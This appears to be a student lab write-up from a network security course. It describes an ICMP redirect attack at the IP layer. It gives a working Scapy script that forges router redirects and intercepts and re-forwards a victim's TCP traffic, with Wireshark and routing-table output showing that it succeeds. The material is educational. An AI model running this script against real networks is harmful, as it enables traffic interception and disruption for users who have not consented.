In this task, we first spoof an ICMP redirect message from the Attacker machine M to Host A in a way that it looks like it came from the router. In this spoof redirect message, we redirect the IP 159.8.210.35 (archive.com) such that it has the Attacker's IP as the gateway. This ensures that any packet going to this website will instead go to the Attacker's machine and accordingly the changes can be made to the packet at the Attacker's machine and then be forwarded to the actual destination. The following show the code to perform such an attack:

```python
#!usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    if pkt[IP].src == '10.0.2.8' and pkt[IP].dst == '159.8.210.35' and pkt[IP].payload:
        newpkt = pkt[IP]
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        send(newpkt)
    elif pkt[IP].src == '10.0.2.8' and pkt[IP].dst == '159.8.210.35':
        newpkt = pkt[IP]
        send(newpkt)

def spoof_ICMP_redirect():
    IP1 = IP(src='10.0.2.1', dst='10.0.2.8')
    ICMP1 =ICMP(type=5,code=0,gw='10.0.2.7')
    IP2 = IP(src='10.0.2.8', dst='159.8.210.35')
    pkt = IP1/ICMP1/IP2/UDP()
    send(pkt)

def main():
    spoof_ICMP_redirect()
    pkt = sniff(filter='tcp and ether src 08:00:27:cd:2d:fd',prn=spoof_pkt)


if __name__ == "__main__":
    main()
```


In this code, we first spoof an ICMP redirect message (Type 5 and Code 0). The gateway IP is the Attacker machine's IP – indicating that the gateway for the enclosed destination IP address must be that of 10.0.2.7. An ICMP redirect message is generated for an IP packet going through the wrong router, and it contains the original packet's IP header and some data in order to change the routing table for that entry. Here we enclose the Host B i.e. archive.com's IP address. The following captured packet shows the spoofed packet sent:



Wireshark · Packet 16 · wireshark_enp0s3_20200211223641_8bgZpL


```
▶ Frame 16: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.1, Dst: 10.0.2.8
▼ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 0 (Redirect for network)
    Checksum: 0x6c46 [correct]
    [Checksum Status: Good]
    Gateway address: 10.0.2.7
  ▼ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 159.8.210.35
      0100 .... = Version: 4
      .... 0101 = Header Length: 20 bytes (5)
    ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      Total Length: 28
      Identification: 0x0001 (1)
    ▶ Flags: 0x00
      Fragment offset: 0
      Time to live: 64
      Protocol: UDP (17)
      Header checksum: 0xfd9c [validation disabled]
      [Header checksum status: Unverified]
      Source: 10.0.2.8
      Destination: 159.8.210.35
      [Source GeoIP: Unknown]
    ▶ [Destination GeoIP: Amsterdam, 07, AS36351 SoftLayer Technologies Inc., Netherlands, 52.349998, 4.916700]
```

It has the ethernet source address of Attacker machine and source IP of the router. After we have spoofed the ICMP redirect message, we see the changed entry at the victim's machine. The following indicates the before and after running the code:




```
[02/11/20]seed@VM:~$ ip route get 159.8.210.35
159.8.210.35 via 10.0.2.1 dev enp0s3  src 10.0.2.8
    cache
[02/11/20]seed@VM:~$ ip route get 159.8.210.35
159.8.210.35 via 10.0.2.7 dev enp0s3  src 10.0.2.8
    cache <redirected>  expires 295sec
[02/11/20]seed@VM:~$
```

It indicated that the packets for 159.8.210.35 will go through 10.0.2.7 i.e. the Attacker machine. After running the code, we go to the web browser to load the archive.com website and see that it does not load at all. The following shows the Wireshark trace for it:




```
No. Time                          Source             Destination        Protocol Length Info
 16 2020-02-11 22:36:45.564186298 10.0.2.1           10.0.2.8           ICMP      70 Redirect              (Redirect for network)
 17 2020-02-11 22:36:50.837299191 10.0.2.8           159.8.210.35       TCP       60 57396 → 80 [ACK] Seq=2679344602 Ack=31945 Win=30016 Len=0
 18 2020-02-11 22:36:50.844454872 PcsCompu_b7:ba:af  Broadcast          ARP       42 Who has 10.0.2.1? Tell 10.0.2.7
 19 2020-02-11 22:36:50.844664300 RealtekU_12:35:00  PcsCompu_b7:ba:af  ARP       60 10.0.2.1 is at 52:54:00:12:35:00
 20 2020-02-11 22:36:50.846190093 10.0.2.8           159.8.210.35       TCP       54 [TCP Dup ACK 17#1] 57396 → 80 [ACK] Seq=2679344602 Ack=319…
 21 2020-02-11 22:36:50.846409575 159.8.210.35       10.0.2.8           TCP       60 [TCP ACKed unseen segment] 80 → 57396 [ACK] Seq=31945 Ack=…
 22 2020-02-11 22:36:51.347785066 10.0.2.8           159.8.210.35       TCP       60 57398 → 80 [ACK] Seq=3625985740 Ack=32752 Win=30016 Len=0
 23 2020-02-11 22:36:51.352039268 10.0.2.8           159.8.210.35       TCP       54 [TCP Dup ACK 22#1] 57398 → 80 [ACK] Seq=3625985740 Ack=327…
 24 2020-02-11 22:36:51.352256495 159.8.210.35       10.0.2.8           TCP       60 [TCP ACKed unseen segment] 80 → 57398 [ACK] Seq=32752 Ack=…
 25 2020-02-11 22:36:51.859991856 10.0.2.8           23.197.193.161     TCP       60 55686 → 80 [ACK] Seq=3910166988 Ack=34447 Win=30129 Len=0
 26 2020-02-11 22:36:51.860003071 23.197.193.161     10.0.2.8           TCP       60 [TCP ACKed unseen segment] 80 → 55686 [ACK] Seq=34447 Ack=…
 27 2020-02-11 22:36:52.628574525 10.0.2.8           72.21.91.29        TCP       60 [TCP Dup ACK 1#1] 33170 → 80 [ACK] Seq=1702397464 Ack=1153…
 28 2020-02-11 22:36:52.628591259 72.21.91.29        10.0.2.8           TCP       60 [TCP Dup ACK 2#1] [TCP ACKed unseen segment] 80 → 33170 [A…
 29 2020-02-11 22:36:53.502389150 10.0.2.8           172.217.3.100      TLSv1.2  150 Application Data
 30 2020-02-11 22:36:53.546627168 10.0.2.8           172.217.3.100      TLSv1.2   96 Application Data
```

We see that many packets are sent from 10.0.2.8 to 159.8.210.35. On expanding the first packet sent, we see that the destination MAC address is that of the Attacker's machine and not the default router. Hence, we are successful in sending the packet from Host A to the Attacker's machine using ICMP redirect attack.




```
▶ Frame 17: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd), Dst: PcsCompu_b7:ba:af (08:00:27:b7:ba:af)
▼ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 159.8.210.35
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x0e8a (3722)
  ▶ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xaf12 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.8
    Destination: 159.8.210.35
    [Source GeoIP: Unknown]
  ▶ [Destination GeoIP: Amsterdam, 07, AS36351 SoftLayer Technologies Inc., Netherlands, 52.349998, 4.916700]
▼ Transmission Control Protocol, Src Port: 57396, Dst Port: 80, Seq: 2679344602, Ack: 31945, Len: 0
    Source Port: 57396
    Destination Port: 80
    [Stream index: 5]
    [TCP Segment Len: 0]
    Sequence number: 2679344602
    Acknowledgment number: 31945
```

Now, we need to make sure that the packets are sent from the Attacker's machine to the actual destination via the router. In order to do that, we spoof a packet that resembles the received packet; however, we delete any TCP payload in the packet. If there is no TCP payload, we directly forward the packet. The following shows that the received packet is forwarded, with the source MAC address of the Attacker's machine and destination MAC address of the router. The source IP address remains the same.



```
▶ Frame 20: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
▼ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 159.8.210.35
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x0e8a (3722)
  ▶ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xaf12 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.8
    Destination: 159.8.210.35
    [Source GeoIP: Unknown]
  ▶ [Destination GeoIP: Amsterdam, 07, AS36351 SoftLayer Technologies Inc., Netherlands, 52.349998, 4.916700]
▼ Transmission Control Protocol, Src Port: 57396, Dst Port: 80, Seq: 2679344602, Ack: 31945, Len: 0
    Source Port: 57396
    Destination Port: 80
    [Stream index: 5]
    [TCP Segment Len: 0]
    Sequence number: 2679344602
    Acknowledgment number: 31945
```

However, due to the same sequence and acknowledgement number, it is considered as a duplicate of the previously sent ACK from Host A to Attacker M. This caused multiple packets sent from Host A since it was using HTTP which works on TCP – a reliable connection and TCP sends packets until it establishes a connection. The following shows the continuation of the packets sent and received.



```
61 2020-02-11 22:36:55.554545958  10.0.2.8           35.161.26.188      TCP    60 60322 → 443 [ACK] Seq=1298886056 Ack=35410 Win=55480 Len=0
62 2020-02-11 22:36:55.686086214  10.0.2.8           159.8.210.35       HTTP  371 [TCP Previous segment not captured] GET / HTTP/1.1
63 2020-02-11 22:36:55.691147053  10.0.2.8           159.8.210.35       TCP    54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L…
64 2020-02-11 22:36:55.955809467  PcsCompu_cd:2d:fd  PcsCompu_b7:ba:af  ARP    60 Who has 10.0.2.7? Tell 10.0.2.8
65 2020-02-11 22:36:55.955824013  PcsCompu_b7:ba:af  PcsCompu_cd:2d:fd  ARP    42 10.0.2.7 is at 08:00:27:b7:ba:af
66 2020-02-11 22:36:55.988301026  10.0.2.8           159.8.210.35       TCP   371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 …
67 2020-02-11 22:36:56.003535671  10.0.2.8           159.8.210.35       TCP    54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L…
68 2020-02-11 22:36:56.596241021  10.0.2.8           159.8.210.35       TCP   371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 …
69 2020-02-11 22:36:56.601048548  10.0.2.8           159.8.210.35       TCP    54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L…
70 2020-02-11 22:36:57.820219194  10.0.2.8           159.8.210.35       TCP   371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 …
71 2020-02-11 22:36:57.824878604  10.0.2.8           159.8.210.35       TCP    54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L…
72 2020-02-11 22:37:00.311859586  10.0.2.8           159.8.210.35       TCP   371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 …
73 2020-02-11 22:37:00.318060003  10.0.2.8           159.8.210.35       TCP    54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L…
74 2020-02-11 22:37:01.587876695  10.0.2.8           159.8.210.35       TCP    60 [TCP Dup ACK 22#2] 57398 → 80 [ACK] Seq=3625985740 Ack=327…
75 2020-02-11 22:37:01.594762815  10.0.2.8           159.8.210.35       TCP    54 [TCP Dup ACK 22#3] 57398 → 80 [ACK] Seq=3625985740 Ack=327…
76 2020-02-11 22:37:01.595152773  159.8.210.35       10.0.2.8           TCP    60 [TCP Dup ACK 24#1] [TCP ACKed unseen segment] 80 → 57398 […
77 2020-02-11 22:37:02.099867045  10.0.2.8           23.197.193.161     TCP    60 [TCP Dup ACK 25#1] 55686 → 80 [ACK] Seq=3910166988 Ack=344…
78 2020-02-11 22:37:02.099886158  23.197.193.161     10.0.2.8           TCP    60 [TCP Dup ACK 26#1] [TCP ACKed unseen segment] 80 → 55686 […
79 2020-02-11 22:37:02.867833962  10.0.2.8           72.21.91.29        TCP    60 [TCP Dup ACK 1#2] 33170 → 80 [ACK] Seq=1702397464 Ack=1153…
80 2020-02-11 22:37:02.867849146  72.21.91.29        10.0.2.8           TCP    60 [TCP Dup ACK 2#2] [TCP ACKed unseen segment] 80 → 33170 [A…
81 2020-02-11 22:37:05.171823469  10.0.2.8           159.8.210.35       TCP   371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 …
82 2020-02-11 22:37:05.175520698  10.0.2.8           159.8.210.35       TCP    54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L…
83 2020-02-11 22:37:05.685239629  10.0.2.8           35.161.26.188      TCP    60 [TCP Keep-Alive] 60322 → 443 [ACK] Seq=1298886055 Ack=3541…
84 2020-02-11 22:37:05.685280473  35.161.26.188      10.0.2.8           TCP    60 [TCP Keep-Alive ACK] 443 → 60322 [ACK] Seq=35410 Ack=12988…
```

This concludes the attacks at the IP Layer.